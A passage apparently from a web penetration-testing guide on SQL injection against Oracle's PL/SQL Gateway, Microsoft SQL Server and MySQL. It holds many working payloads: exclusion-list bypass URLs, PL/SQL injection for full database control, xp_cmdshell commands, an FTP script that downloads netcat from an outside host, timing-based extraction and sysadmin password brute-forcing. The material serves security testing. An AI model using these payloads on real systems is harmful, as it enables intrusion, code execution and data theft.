If xxxxx.yyyyy were replaced with something along the lines of “ebank.home,” “store.welcome,” “auth.login,” or “books.search,” then there’s a fairly strong chance that the PL/SQL Gateway is being used. It is also possible to precede the requested package and procedure with the name of the user that owns it - i.e. the schema - in this case the user is "webuser":

```
http://www.server.com/pls/xyz/webuser.pkg.proc
```

In this URL, xyz is the Database Access Descriptor, or DAD. A DAD specifies information about the database server so that the PL/SQL Gateway can connect. It contains information such as the TNS connect string, the user ID and password, authentication methods, and so on. These DADs are specified in the dads.conf Apache configuration file in more recent versions or the wdbsvr.app file in older versions. Some default DADs include the following:

- `SIMPLEDAD`
- `HTMLDB`
- `ORASSO`
- `SSODAD`
- `PORTAL`
- `PORTAL2`
- `PORTAL30`
- `PORTAL30_SSO`
- `TEST`
- `DAD`
- `APP`
- `ONLINE`
- `DB`
- `OWA`

Determining if the PL/SQL Gateway is running

When performing an assessment against a server, it's important first to know what technology you're actually dealing with. If you don't already know, for example, in a black box assessment scenario, then the first thing you need to do is work this out. Recognizing a web based PL/SQL application is pretty easy. Firstly there is the format of the URL and what it looks like, discussed above. Beyond that there are a set of simple tests that can be performed to test for the existence of the PL/SQL Gateway.

- **Server response headers**

  The web server's response headers are a good indicator as to whether the server is running the PL/SQL Gateway. The table below lists some of the typical server response headers:

```
Oracle-Application-Server-10g

Oracle-Application-Server-10g/10.1.2.0.0 Oracle-HTTP-Server

Oracle-Application-Server-10g/9.0.4.1.0 Oracle-HTTP-Server

Oracle-Application-Server-10g OracleAS-Web-Cache-10g/9.0.4.2.0 (N)

Oracle-Application-Server-10g/9.0.4.0.0

Oracle HTTP Server Powered by Apache

Oracle HTTP Server Powered by Apache/1.3.19 (Unix) mod_plsql/3.0.9.8.3a

Oracle HTTP Server Powered by Apache/1.3.19 (Unix) mod_plsql/3.0.9.8.3d

Oracle HTTP Server Powered by Apache/1.3.12 (Unix) mod_plsql/3.0.9.8.5e

Oracle HTTP Server Powered by Apache/1.3.12 (Win32) mod_plsql/3.0.9.8.5e

Oracle HTTP Server Powered by Apache/1.3.19 (Win32) mod_plsql/3.0.9.8.3c

Oracle HTTP Server Powered by Apache/1.3.22 (Unix) mod_plsql/3.0.9.8.3b

Oracle HTTP Server Powered by Apache/1.3.22 (Unix) mod_plsql/9.0.2.0.0

Oracle_Web_Listener/4.0.7.1.0EnterpriseEdition

Oracle_Web_Listener/4.0.8.2EnterpriseEdition

Oracle_Web_Listener/4.0.8.1.0EnterpriseEdition

Oracle_Web_listener3.0.2.0.0/2.14FC1

Oracle9iAS/9.0.2 Oracle HTTP Server

Oracle9iAS/9.0.3.1 Oracle HTTP Server
```

- **The NULL test**

  In PL/SQL, "null" is a perfectly acceptable expression:

```
        SQL> BEGIN

          2  NULL;

          3  END;

          4  /

PL/SQL procedure successfully completed.
```

  We can use this to test if the server is running the PL/SQL Gateway. Simply take the DAD and append NULL, then append NOSUCHPROC:

```
http://www.example.com/pls/dad/null
```

```
http://www.example.com/pls/dad/nosuchproc
```

If the server responds with a 200 OK response for the first and a 404 Not Found for the second then it indicates that the server is running the PL/SQL Gateway.

- **Known package access**

On older versions of the PL/SQL Gateway, it is possible to directly access the packages that form the PL/SQL Web Toolkit such as the OWA and HTP packages. One of these packages is the OWA_UTIL package, which we'll speak about more later on. This package contains a procedure called SIGNATURE and it simply outputs in HTML a PL/SQL signature. Thus requesting

```
http://www.example.com/pls/dad/owa_util.signature
```

returns the following output on the webpage

```
"This page was produced by the PL/SQL Web Toolkit on date"
```

or

```
"This page was produced by the PL/SQL Cartridge on date"
```

If you don't get this response but a 403 Forbidden response then you can infer that the PL/SQL Gateway is running. This is the response you should get in later versions or patched systems.

- **Accessing Arbitrary PL/SQL Packages in the Database**

It is possible to exploit vulnerabilities in the PL/SQL packages that are installed by default in the database server. How you do this depends on the version of the PL/SQL Gateway. In earlier versions of the PL/SQL Gateway, there was nothing to stop an attacker accessing an arbitrary PL/SQL package in the database server. We mentioned the OWA_UTIL package earlier. This can be used to run arbitrary SQL queries:

```
http://www.example.com/pls/dad/OWA_UTIL.CELLSPRINT?
P_THEQUERY=SELECT+USERNAME+FROM+ALL_USERS
```

Cross Site Scripting attacks could be launched via the HTP package:

```
http://www.example.com/pls/dad/HTP.PRINT?CBUF=<script>alert('XSS')</script>
```

Clearly, this is dangerous, so Oracle introduced a PLSQL Exclusion list to prevent direct access to such dangerous procedures. Banned items include any request starting with SYS.*, any request starting with DBMS_*, any request with HTP.* or OWA*. It is possible to bypass the exclusion list however. What's more, the exclusion list does not prevent access to packages in the CTXSYS and MDSYS schemas or others, so it is possible to exploit flaws in these packages:

```
http://www.example.com/pls/dad/CXTSYS.DRILOAD.VALIDATE_STMT?SQLSTMT=SELECT+1+FROM+DUAL
```

This will return a blank HTML page with a 200 OK response if the database server is still vulnerable to this flaw (CVE-2006-0265)

❒ Testing the PL/SQL Gateway For Flaws

Over the years, the Oracle PL/SQL Gateway has suffered from a number of flaws, including access to admin pages (CVE-2002-0561), buffer overflows (CVE-2002-0559), directory traversal bugs, and vulnerabilities that allow attackers to bypass the Exclusion List and go on to access and execute arbitrary PL/SQL packages in the database server.

➢ Bypassing the PL/SQL Exclusion List

It is incredible how many times Oracle has attempted to fix flaws that allow attackers to bypass the exclusion list. Each patch that Oracle has produced has fallen victim to a new bypass technique. The history of this sorry story can be found here: http://seclists.org/fulldisclosure/2006/Feb/0011.html

➢ Bypassing the Exclusion List - Method 1

When Oracle first introduced the PL/SQL Exclusion List to prevent attackers from accessing arbitrary PL/SQL packages, it could be trivially bypassed by preceding the name of the schema/package with a hex encoded newline character or space or tab:

```
http://www.example.com/pls/dad/%0ASYS.PACKAGE.PROC

http://www.example.com/pls/dad/%20SYS.PACKAGE.PROC

http://www.example.com/pls/dad/%09SYS.PACKAGE.PROC
```

➢ Bypassing the Exclusion List - Method 2

Later versions of the Gateway allowed attackers to bypass the exclusion list by preceding the name of the schema/package with a label. In PL/SQL a label points to a line of code that can be jumped to using the GOTO statement and takes the following form: <<NAME>>

```
http://www.example.com/pls/dad/<<LBL>>SYS.PACKAGE.PROC
```

➢ Bypassing the Exclusion List - Method 3

Simply placing the name of the schema/package in double quotes could allow an attacker to bypass the exclusion list. Note that this will not work on Oracle Application Server 10g as it converts the user's request to lowercase before sending it to the database server and a quote literal is case sensitive - thus "SYS" and "sys" are not the same and requests for the latter will result in a 404 Not Found. On earlier versions though the following can bypass the exclusion list:

```
http://www.example.com/pls/dad/"SYS".PACKAGE.PROC
```

➢ Bypassing the Exclusion List - Method 4

Depending upon the character set in use on the web server and on the database server, some characters are translated. Thus, depending upon the character sets in use, the "ÿ" character (0xFF) might be converted to a "Y" at the database server. Another character that is often converted to an upper case "Y" is the Macron character - 0xAF. This may allow an attacker to bypass the exclusion list:

```
http://www.example.com/pls/dad/S%FFS.PACKAGE.PROC

http://www.example.com/pls/dad/S%AFS.PACKAGE.PROC
```

- **Bypassing the Exclusion List - Method 5**

Some versions of the PL/SQL Gateway allow the exclusion list to be bypassed with a backslash - 0x5C:

```
http://www.example.com/pls/dad/%5CSYS.PACKAGE.PROC
```

- **Bypassing the Exclusion List - Method 6**

This is the most complex method of bypassing the exclusion list and is the most recently patched method. If we were to request the following

```
http://www.example.com/pls/dad/foo.bar?xyz=123
```

the application server would execute the following at the database server:

```
declare
 rc__ number;
 start_time__ binary_integer;
 simple_list__ owa_util.vc_arr;
 complex_list__ owa_util.vc_arr;
begin
 start_time__ := dbms_utility.get_time;
 owa.init_cgi_env(:n__,:nm__,:v__);
 htp.HTBUF_LEN := 255;
 null;
 null;
 simple_list__(1) := 'sys.%';
 simple_list__(2) := 'dbms\_%';
 simple_list__(3) := 'utl\_%';
 simple_list__(4) := 'owa\_%';
 simple_list__(5) := 'owa.%';
 simple_list__(6) := 'htp.%';
 simple_list__(7) := 'htf.%';
 if ((owa_match.match_pattern('foo.bar', simple_list__, complex_list__, true))) then
  rc__ := 2;
 else
  null;
```

```
23   orasso.wpg_session.init();

24   foo.bar(XYZ=>:XYZ);

25   if (wpg_docload.is_file_download) then

26    rc__ := 1;

27    wpg_docload.get_download_file(:doc_info);

28    orasso.wpg_session.deinit();

29    null;

30    null;

31    commit;

32   else

33    rc__ := 0;

34    orasso.wpg_session.deinit();

35    null;

36    null;

37    commit;

38    owa.get_page(:data__,:ndata__);

39   end if;

40  end if;

41  :rc__ := rc__;

42  :db_proc_time__ := dbms_utility.get_time—start_time__;

43 end;
```

Notice lines 19 and 24. On line 19, the user's request is checked against a list of known "bad" strings, i.e., the exclusion list. If the requested package and procedure do not contain bad strings, then the procedure is executed on line 24. The XYZ parameter is passed as a bind variable.

If we then request the following:

```
http://server.example.com/pls/dad/INJECT'POINT
```

the following PL/SQL is executed:

```
..

18  simple_list__(7) := 'htf.%';

19  if ((owa_match.match_pattern('inject'point', simple_list__, complex_list__, true)))
then

20   rc__ := 2;
```

```
else
 null;
 orasso.wpg_session.init();
 inject'point;
..
```

This generates an error in the error log: “PLS-00103: Encountered the symbol ‘POINT’ when expecting one of the following. . .” What we have here is a way to inject arbitrary SQL. This can be exploited to bypass the exclusion list. First, the attacker needs to find a PL/SQL procedure that takes no parameters and doesn't match anything in the exclusion list. There are a good number of default packages that match this criteria, for example:

```
JAVA_AUTONOMOUS_TRANSACTION.PUSH
XMLGEN.USELOWERCASETAGNAMES
PORTAL.WWV_HTP.CENTERCLOSE
ORASSO.HOME
WWC_VERSION.GET_HTTP_DATABASE_INFO
```

An attacker should pick one of these functions that is actually available on the target system (i.e., returns a 200 OK when requested). As a test, an attacker can request

```
http://server.example.com/pls/dad/orasso.home?FOO=BAR
```

the server should return a “404 File Not Found” response because the orasso.home procedure does not require parameters and one has been supplied. However, before the 404 is returned, the following PL/SQL is executed:

```
..
if ((owa_match.match_pattern('orasso.home', simple_list__, complex_list__, true))) then
 rc__ := 2;
else
   null;
   orasso.wpg_session.init();
   orasso.home(FOO=>:FOO);
   ..
```

Note the presence of FOO in the attacker’s query string. Attackers can abuse this to run arbitrary SQL. First, they need to close the brackets:

```
http://server.example.com/pls/dad/orasso.home?);--=BAR
```

This results in the following PL/SQL being executed:

```
orasso.home();--=>:);--);
```

```
..
```

Note that everything after the double minus (--) is treated as a comment. This request will cause an internal server error because one of the bind variables is no longer used, so the attacker needs to add it back. As it happens, it's this bind variable that is the key to running arbitrary PL/SQL. For the moment, they can just use HTP.PRINT to print BAR, and add the needed bind variable as :1:

```
http://server.example.com/pls/dad/orasso.home?);HTP.PRINT(:1);--=BAR
```

This should return a 200 with the word "BAR" in the HTML. What's happening here is that everything after the equals sign - BAR in this case - is the data inserted into the bind variable. Using the same technique it's possible to also gain access to owa_util.cellsprint again:

```
http://www.example.com/pls/dad/orasso.home?);OWA_UTIL.CELLSPRINT(:1);--
=SELECT+USERNAME+FROM+ALL_USERS
```

To execute arbitrary SQL, including DML and DDL statements, the attacker inserts an execute immediate :1:

```
http://server.example.com/pls/dad/orasso.home?);execute%20immediate%20:1;--
=select%201%20from%20dual
```

Note that the output won't be displayed. This can be leveraged to exploit any PL/SQL injection bugs owned by SYS, thus enabling an attacker to gain complete control of the backend database server. For example, the following URL takes advantage of the SQL injection flaws in DBMS_EXPORT_EXTENSION (see http://secunia.com/advisories/19860)

```
http://www.example.com/pls/dad/orasso.home?);

 execute%20immediate%20:1;--=DECLARE%20BUF%20VARCHAR2(2000);%20BEGIN%20

 BUF:=SYS.DBMS_EXPORT_EXTENSION.GET_DOMAIN_INDEX_TABLES

 ('INDEX_NAME','INDEX_SCHEMA','DBMS_OUTPUT.PUT_LINE(:p1);

 EXECUTE%20IMMEDIATE%20''CREATE%20OR%20REPLACE%20

 PUBLIC%20SYNONYM%20BREAKABLE%20FOR%20SYS.OWA_UTIL'';

 END;--','SYS',1,'VER',0);END;
```

- **Assessing Custom PL/SQL Web Applications**

During blackbox security assessments, the code of the custom PL/SQL application is not available but it still needs to be assessed for security vulnerabilities.

- **Testing for SQL Injection**

Each input parameter should be tested for SQL injection flaws. These are easy to find and confirm. Finding them is as easy as embedding a single quote into the parameter and checking for error responses (which include 404 Not Found errors). Confirming the presence of SQL injection can be performed using the concatenation operator.

For example, assume there is a bookstore PL/SQL web application that allows users to search for books by a given author:

```
http://www.example.com/pls/bookstore/books.search?author=DICKENS
```

If this request returns books by Charles Dickens, but

```
http://www.example.com/pls/bookstore/books.search?author=DICK'ENS
```

returns an error or a 404, then there might be a SQL injection flaw. This can be confirmed by using the concatenation operator:

```
http://www.example.com/pls/bookstore/books.search?author=DICK'||'ENS
```

If this request returns books by Charles Dickens, you've confirmed the presence of the SQL injection vulnerability.

REFERENCES

- Hackproofing Oracle Application Server - http://www.ngssoftware.com/papers/hpoas.pdf
- Oracle PL/SQL Injection - http://www.databasesecurity.com/oracle/oracle-plsql-2.pdf

TESTING SQL SERVER

OVERVIEW

In this section some SQL Injection techniques that utilize specific features of Microsoft SQL Server will be discussed. SQL injection vulnerabilities occur whenever input is used in the construction of an SQL query without being adequately constrained or sanitized. The use of dynamic SQL (the construction of SQL queries by concatenation of strings) opens the door to these vulnerabilities. SQL injection allows an attacker to access the SQL servers and execute SQL code under the privileges of the user used to connect to the database.

As explained in SQL injection, an SQL-injection exploit requires two things: an entry point and an exploit to enter. Any user-controlled parameter that gets processed by the application might be hiding a vulnerability. This includes:

- Application parameters in query strings (e.g., GET requests)
- Application parameters included as part of the body of a POST request
- Browser-related information (e.g., user-agent, referrer)
- Host-related information (e.g., host name, IP)
- Session-related information (e.g., user ID, cookies)

Microsoft SQL server has a few particularities so that some exploits need to be specially customized for this application that the penetration tester has to know in order to exploit them along the tests.

DESCRIPTION

❒ SQL Server Peculiarities

To begin, let's see some SQL Server operators and commands/stored procedures that are useful in an SQL Injection test:

- comment operator: -- (useful for forcing the query to ignore the remaining portion of the original query, this won't be necessary in every case)
- query separator: ; (semicolon)

Useful stored procedures include:

- [xp_cmdshell] executes any command shell in the server with the same permissions that it is currently running. By default, only **sysadmin** is allowed to use it and in SQL Server 2005 it is disabled by default (it can be enabled again using sp_configure)
- **xp_regread** reads an arbitrary value from the Registry (undocumented extended procedure)
- **xp_regwrite** writes an arbitrary value into the Registry (undocumented extended procedure)

- [sp_makewebtask] Spawns a Windows command shell and passes in a string for execution. Any output is returned as rows of text. It requires **sysadmin** privileges.
- [xp_sendmail] Sends an e-mail message, which may include a query result set attachment, to the specified recipients. This extended stored procedure uses SQL Mail to send the message.

Let's see now some examples of specific SQL Server attacks that use the aforementioned functions. Most of these examples will use the **exec** function.

Below we show how to execute a shell command that writes the output of the command *dir c:\inetpub* in a browseable file, assuming that the web server and the DB server reside on the same host. The following syntax uses xp_cmdshell:

```
exec master.dbo.xp_cmdshell 'dir c:\inetpub > c:\inetpub\wwwroot\test.txt'--
```

Alternatively, we can use sp_makewebtask:

```
exec sp_makewebtask 'C:\Inetpub\wwwroot\test.txt',

'select * from master.dbo.sysobjects'--
```

A successful execution will create a file that can be browsed by the pen tester. Keep in mind that sp_makewebtask is deprecated, and, even if it works in all SQL Server versions up to 2005, it might be removed in the future.

In addition, SQL Server built-in functions and environment variables are very handy. The following uses the function **db_name()** to trigger an error that will return the name of the database:

```
/controlboard.asp?boardID=2&itemnum=1%20AND%201=CONVERT(int,%20db_name())
```

Notice the use of [convert]:

```
CONVERT ( data_type [ ( length ) ] , expression [ , style ] )
```

CONVERT will try to convert the result of db_name (a string) into an integer variable, triggering an error, which, if displayed by the vulnerable application, will contain the name of the DB.

The following example uses the environment variable **@@version** , combined with a "union select"-style injection, in order to find the version of the SQL Server.

```
/form.asp?prop=33%20union%20select%201,2006-01-06,2007-01-
06,1,'stat','name1','name2',2006-01-06,1,@@version%20--
```

And here's the same attack, but using again the conversion trick:

```
 /controlboard.asp?boardID=2&itemnum=1%20AND%201=CONVERT(int,%20@@VERSION)
```

Information gathering is useful for exploiting software vulnerabilities at the SQL Server, through the exploitation of an SQL-injection attack or direct access to the SQL listener.

In the following, we show several examples that exploit SQL injection vulnerabilities through different entry points.

❒ Example 1: Testing for SQL Injection in a GET request.

The most simple (and sometimes rewarding) case would be that of a login page requesting an user name and password for user login. You can try entering the following string "' or '1'='1" (without double quotes):

```
https://vulnerable.web.app/login.asp?Username='%20or%20'1'='1&Password='%20or%20'1'='1
```

If the application is using Dynamic SQL queries, and the string gets appended to the user credentials validation query, this may result in a successful login to the application.

❒ Example 2: Testing for SQL Injection in a GET request (2).

In order to learn how many columns there exist

```
https://vulnerable.web.app/list_report.aspx?number=001%20UNION%20ALL%201,1,'a',1,1,1%20FR
OM%20users;--
```

❒ Example 3: Testing in a POST request

SQL Injection, HTTP POST Content: email=%27&whichSubmit=submit&submit.x=0&submit.y=0

A complete post example:

```
POST https://vulnerable.web.app/forgotpass.asp HTTP/1.1

Host: vulnerable.web.app

User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.8.0.7) Gecko/20060909
Firefox/1.5.0.7 Paros/3.2.13

Accept:
text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png
,*/*;q=0.5

Accept-Language: en-us,en;q=0.5

Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7

Keep-Alive: 300

Proxy-Connection: keep-alive

Referer: http://vulnerable.web.app/forgotpass.asp

Content-Type: application/x-www-form-urlencoded

Content-Length: 50


email=%27&whichSubmit=submit&submit.x=0&submit.y=0
```

The error message obtained when a ' (single quote) character is entered at the email field is:

```
Microsoft OLE DB Provider for SQL Server error '80040e14'

Unclosed quotation mark before the character string  '.
```

```
/forgotpass.asp, line 15
```

❒ Example 4: Yet another (useful) GET example

Obtaining the application's source code

```
a' ; master.dbo.xp_cmdshell ' copy c:\inetpub\wwwroot\login.aspx
c:\inetpub\wwwroot\login.txt';--
```

❒ Example 5: custom xp_cmdshell

All books and papers describing the security best practices for SQL Server recommend to disable xp_cmdshell in SQL Server 2000 (in SQL Server 2005 it is disabled by default). However, if we have sysadmin rights (natively or by bruteforcing the sysadmin password, see below), we can often bypass this limitation.

On SQL Server 2000:

- If xp_cmdshell has been disabled with sp_dropextendedproc, we can simply inject the following code:

```
sp_addextendedproc 'xp_cmdshell','xp_log70.dll'
```

- If the previous code does not work, it means that the xp_log70.dll has been moved or deleted. In this case we need to inject the following code:

```
CREATE PROCEDURE xp_cmdshell(@cmd varchar(255), @Wait int = 0) AS

  DECLARE @result int, @OLEResult int, @RunResult int

  DECLARE @ShellID int

  EXECUTE @OLEResult = sp_OACreate 'WScript.Shell', @ShellID OUT

  IF @OLEResult <> 0 SELECT @result = @OLEResult

  IF @OLEResult <> 0 RAISERROR ('CreateObject %0X', 14, 1, @OLEResult)

  EXECUTE @OLEResult = sp_OAMethod @ShellID, 'Run', Null, @cmd, 0, @Wait

  IF @OLEResult <> 0 SELECT @result = @OLEResult

  IF @OLEResult <> 0 RAISERROR ('Run %0X', 14, 1, @OLEResult)

  EXECUTE @OLEResult = sp_OADestroy @ShellID

  return @result
```

This code, written by Antonin Foller (see links at the bottom of the page), creates a new xp_cmdshell using sp_oacreate, sp_method and sp_destroy (as long as they haven't been disabled too, of course). Before using it, we need to delete the first xp_cmdshell we created (even if it was not working), otherwise the two declarations will collide.

On SQL Server 2005, xp_cmdshell can be enabled by injecting the following code instead:

```
master..sp_configure 'show advanced options',1

reconfigure
```

```
master..sp_configure 'xp_cmdshell',1

reconfigure
```

❒ **Example 6: Referer / User-Agent**

The REFERER header set to:

```
Referer: https://vulnerable.web.app/login.aspx', 'user_agent', 'some_ip'); [SQL CODE]--
```

Allows the execution of arbitrary SQL Code. The same happens with the User-Agent header set to:

```
User-Agent: user_agent', 'some_ip'); [SQL CODE]--
```

❒ **Example 7: SQL Server as a port scanner**

In SQL Server, one of the most useful (at least for the penetration tester) commands is OPENROWSET, which is used to run a query on another DB Server and retrieve the results. The penetration tester can use this command to scan ports of other machines in the target network, injecting the following query:

```
select * from
OPENROWSET('SQLOLEDB','uid=sa;pwd=foobar;Network=DBMSSOCN;Address=x.y.w.z,p;timeout=5','s
elect 1')--
```

This query will attempt a connection to the address x.y.w.z on port p. If the port is closed, the following message will be returned:

```
SQL Server does not exist or access denied
```

On the other hand, if the port is open, one of the following errors will be returned:

```
General network error. Check your network documentation

OLE DB provider 'sqloledb' reported an error. The provider did not give any information
about the error.
```

Of course, the error message is not always available. If that is the case, we can use the response time to understand what is going on: with a closed port, the timeout (5 seconds in this example) will be consumed, whereas an open port will return the result right away.

Keep in mind that OPENROWSET is enabled by default in SQL Server 2000 but disabled in SQL Server 2005.

❒ **Example 8: Upload of executables**

Once we can use xp_cmdshell (either the native one or a custom one), we can easily upload executables on the target DB Server. A very common choice is netcat.exe, but any trojan will be useful here. If the target is allowed to start FTP connections to the tester's machine, all that is needed is to inject the following queries:

```
exec master..xp_cmdshell 'echo open ftp.tester.org > ftpscript.txt';--

exec master..xp_cmdshell 'echo USER >> ftpscript.txt';--

exec master..xp_cmdshell 'echo PASS >> ftpscript.txt';--

exec master..xp_cmdshell 'echo bin >> ftpscript.txt';--
exec master..xp_cmdshell 'echo get nc.exe >> ftpscript.txt';--

exec master..xp_cmdshell 'echo quit >> ftpscript.txt';--

exec master..xp_cmdshell 'ftp -s:ftpscript.txt';--
```

At this point, nc.exe will be uploaded and available.
If FTP is not allowed by the firewall, we have a workaround that exploits the Windows debugger, debug.exe, that is installed by default in all Windows machines. Debug.exe is scriptable and is able to create an executable by executing an appropriate script file. What we need to do is to convert the executable into a debug script (which is a 100% ascii file), upload it line by line and finally call debug.exe on it. There are several tools that create such debug files (e.g.: makescr.exe by Ollie Whitehouse and dbgtool.exe by toolcrypt.org). The queries to inject will therefore be the following:

```
exec master..xp_cmdshell 'echo [debug script line #1 of n] > debugscript.txt';--

exec master..xp_cmdshell 'echo [debug script line #2 of n] >> debugscript.txt';--

....

exec master..xp_cmdshell 'echo [debug script line #n of n] >> debugscript.txt';--

exec master..xp_cmdshell 'debug.exe < debugscript.txt';--
```

At this point, our executable is available on the target machine, ready to be executed.

There are tools that automate this process, most notably Bobcat, which runs on Windows, and Sqlninja, which runs on *nix (See the tools at the bottom of this page).

❒ Obtain information when it is not displayed (Out of band)

Not all is lost when the web application does not return any information --such as descriptive error messages (cf. Blind SQL Injection). For example, it might happen that one has access to the source code (e.g., because the web application is based on an open source software). Then, the pen tester can exploit all the SQL-injection vulnerabilities discovered offline in the web application. Although an IPS might stop some of these attacks, the best way would be to proceed as follows: develop and test the attacks in a test application created for that purpose, and then execute these attacks against the web application being tested.

Other options for out of band attacks are described in Sample 4 above.

❒ Blind SQL injection attacks

➢ Trial and error

Alternatively, one may play lucky. That is the attacker may assume that there is a blind or out-of-band SQL-injection vulnerability in a the web application. He will then select an attack vector (e.g., a web entry), use fuzz vectors against this channel and watch the response. For example, if the web application is looking for a book using a query

```
select * from books where title=text entered by the user
```

then the penetration tester might enter the text: '**Bomba' OR 1=1-** and if data is not properly validated, the query will go through and return the whole list of books. This is evidence that there is a SQL-injection vulnerability. The penetration tester might later *play* with the queries in order to assess the criticality of this vulnerability.

In case more than one error message is displayed

On the other hand, if no prior information is available there is still a possibility of attacking by exploiting any *covert channel*. It might happen that descriptive error messages are stopped, yet the error messages give some information. For example:

- On some cases the web application (actually the web server) might return the traditional *500: Internal Server Error*, say when the application returns an exception that might be generated for instance by a query with unclosed quotes.
- While on other cases the server will return a 200 OK message, but the web application will return some error message inserted by the developers *Internal server error* or *bad data*.

This 1 bit of information might be enough to understand how the dynamic SQL query is constructed by the web application and tune up an exploit.

Another out-of-band method is to output the results through HTTP browseable files.

Timing attacks

There is one more possibility for making a blind SQL-injection attack when there is not visible feedback from the application: by measuring the time that the web application takes to answer a request. An attack of this sort is described by Anley in ([2]) from where we take the next examples. A typical approach uses the *waitfor delay* command: let's say that the attacker wants to check if the 'pubs' sample database exists, he will simply inject the following command:

```
if exists (select * from pubs..pub_info) waitfor delay '0:0:5'
```

Depending on the time that the query takes to return, we will know the answer. In fact, what we have here is two things: an **SQL-injection vulnerability** and a **covert channel** that allows the penetration tester to get 1 bit of information for each query. Hence, using several queries (as much queries as the bits in the required information) the pen tester can get any data that is in the database. Look at the following query

```
declare @s varchar(8000)

declare @i int

select @s = db_name()

select @i = [some value]

if (select len(@s)) < @i waitfor delay '0:0:5'
```

Measuring the response time and using different values for @i, we can deduce the length of the name of the current database, and then start to extract the name itself with the following query:

```
if (ascii(substring(@s, @byte, 1)) & ( power(2, @bit))) > 0 waitfor delay '0:0:5'
```

This query will wait for 5 seconds if bit '@bit' of byte '@byte' of the name of the current database is 1, and will return at once if it is 0. Nesting two cycles (one for @byte and one for @bit) we will we able to extract the whole piece of information.

However, it might happen that the command *waitfor* is not available (e.g., because it is filtered by an IPS/web application firewall). This doesn't mean that blind SQL-injection attacks cannot be done, as the pen tester should only come up with any time consuming operation that is not filtered. For example

```
declare @i int select @i = 0

while @i < 0xaffff begin

select @i = @i + 1

end
```

- **Checking for version and vulnerabilities**

The same timing approach can be used also to understand which version of SQL Server we are dealing with. Of course we will leverage the built-in @@version variable. Consider the following query:

```
select @@version
```

On SQL Server 2005, it will return something like the following:

```
Microsoft SQL Server 2005 - 9.00.1399.06 (Intel X86) Oct 14 2005 00:33:37 <snip>
```

The '2005' part of the string spans from the 22nd to the 25th character. Therefore, one query to inject can be the following:

```
if substring((select @@version),25,1) = 5 waitfor delay '0:0:5'
```

Such query will wait 5 seconds if the 25th character of the @@version variable is '5', showing us that we are dealing with a SQL Server 2005. If the query returns immediately, we are probably dealing with SQL Server 2000, and another similar query will help to clear all doubts.

- **Example 9: bruteforce of sysadmin password**

To bruteforce the sysadmin password, we can leverage the fact that OPENROWSET needs proper credentials to successfully perform the connection and that such a connection can be also "looped" to the local DB Server. Combining these features with an inferenced injection based on response timing, we can inject the following code:

```
select * from OPENROWSET('SQLOLEDB','';'sa';'<pwd>','select 1;waitfor delay ''0:0:5'' ')
```

What we do here is to attempt a connection to the local database (specified by the empty field after 'SQLOLEDB') using "sa" and "<pwd>" as credentials. If the password is correct and the connection is successful, the query is executed, making the DB wait for 5 seconds (and also returning a value, since OPENROWSET expects at least one column). Fetching the candidate passwords from a wordlist and measuring the time needed for each connection, we can attempt to guess the correct password. In "Data-mining with SQL Injection and Inference", David Litchfield pushes this technique even further, by injecting a piece of code in order to bruteforce the sysadmin password using the CPU resources of the DB Server itself. Once we have the sysadmin password, we have two choices:

- Inject all following queries using OPENROWSET, in order to use sysadmin privileges
- Add our current user to the sysadmin group using sp_addsrvrolemember. The current user name can be extracted using inferenced injection against the variable system_user.

Remember that OPENROWSET is accessible to all users on SQL Server 2000 but it is restricted to administrative accounts on SQL Server 2005.

REFERENCES

- David Litchfield: "Data-mining with SQL Injection and Inference" - http://www.nextgenss.com/research/papers/sqlinference.pdf
- Chris Anley, "(more) Advanced SQL Injection" - http://www.ngssoftware.com/papers/more_advanced_sql_injection.pdf
- Steve Friedl's Unixwiz.net Tech Tips: "SQL Injection Attacks by Example" - http://www.unixwiz.net/techtips/sql-injection.html
- Alexander Chigrik: "Useful undocumented extended stored procedures" - http://www.mssqlcity.com/Articles/Undoc/UndocExtSP.htm
- Antonin Foller: "Custom xp_cmdshell, using shell object" - http://www.motobit.com/tips/detpg_cmdshell
- Paul Litwin: "Stop SQL Injection Attacks Before They Stop You" - http://msdn.microsoft.com/msdnmag/issues/04/09/SQLInjection/
- SQL Injection - http://msdn2.microsoft.com/en-us/library/ms161953.aspx

TESTING MYSQL

OVERVIEW

SQL Injection vulnerabilities occur whenever input is used in the construction of an SQL query without being adequately constrained or sanitized. The use of dynamic SQL (the construction of SQL queries by concatenation of strings) opens the door to these vulnerabilities. SQL injection allows an attacker to access the SQL servers. It allows for the execution of SQL code under the privileges of the user used to connect to the database.

MySQL server has a few particularities so that some exploits need to be specially customized for this application. That's the subject of this section.

DESCRIPTION

❒ How to Test

When an SQL injection vulnerability is found in an application backed by a MySQL database, there are a number of attacks that could be performed depending on the MySQL version and user privileges on DBMS.

MySQL comes with at least four versions which are used in production worldwide. 3.23.x, 4.0.x, 4.1.x and 5.0.x. Every version has a set of features proportional to version number.

- From Version 4.0: UNION
- From Version 4.1: Subqueries
- From Version 5.0: Stored procedures, Stored functions and the view named INFORMATION_SCHEMA
- From Version 5.0.2: Triggers

It should be noted that for MySQL versions before 4.0.x, only Boolean or time-based Blind Injection attacks could be used, since the subquery functionality or UNION statements were not implemented.

From now on, we will assume that there is a classic SQL injection vulnerability, which can be triggered by a request similar to the the one described in the Section on Testing for SQL Injection.

```
http://www.example.com/page.php?id=2
```

❒ The single Quotes Problem

Before taking advantage of MySQL features, it has to be taken in consideration how strings could be represented in a statement, as often web applications escape single quotes.

MySQL quote escaping is the following:
'A string with \'quotes\''

That is, MySQL interprets escaped apostrophes (\') as characters and not as metacharacters.

So if using constant strings is needed, two cases are to be differentiated:

- Web app escapes single quotes (' => \')
- Web app does not escape single quotes (' => ')

Under MySQL, there is some standard way to bypass the need of single quotes, anyway there is some trick to have a constant string to be declared without the needs of single quotes.

Let's suppose we want to know the value of a field named 'password' in a record, with a condition like the following: password like 'A%'

- The ascii values in a concatenated hex:

  password LIKE 0x4125

- The char() function:

  password LIKE CHAR(65,37)

❒ Multiple mixed queries:

MySQL library connectors do not support multiple queries separated by **';'** so there's no way to inject multiple non homogeneous SQL commands inside a single SQL injection vulnerability like in Microsoft SQL Server.

As an example the following injection will result in an error:

```
1 ; update tablename set code='javascript code' where 1 --
```

❒ Information gathering

➢ Fingerprinting MySQL

Of course, the first thing to know is if there's MySQL DBMS as a backend.

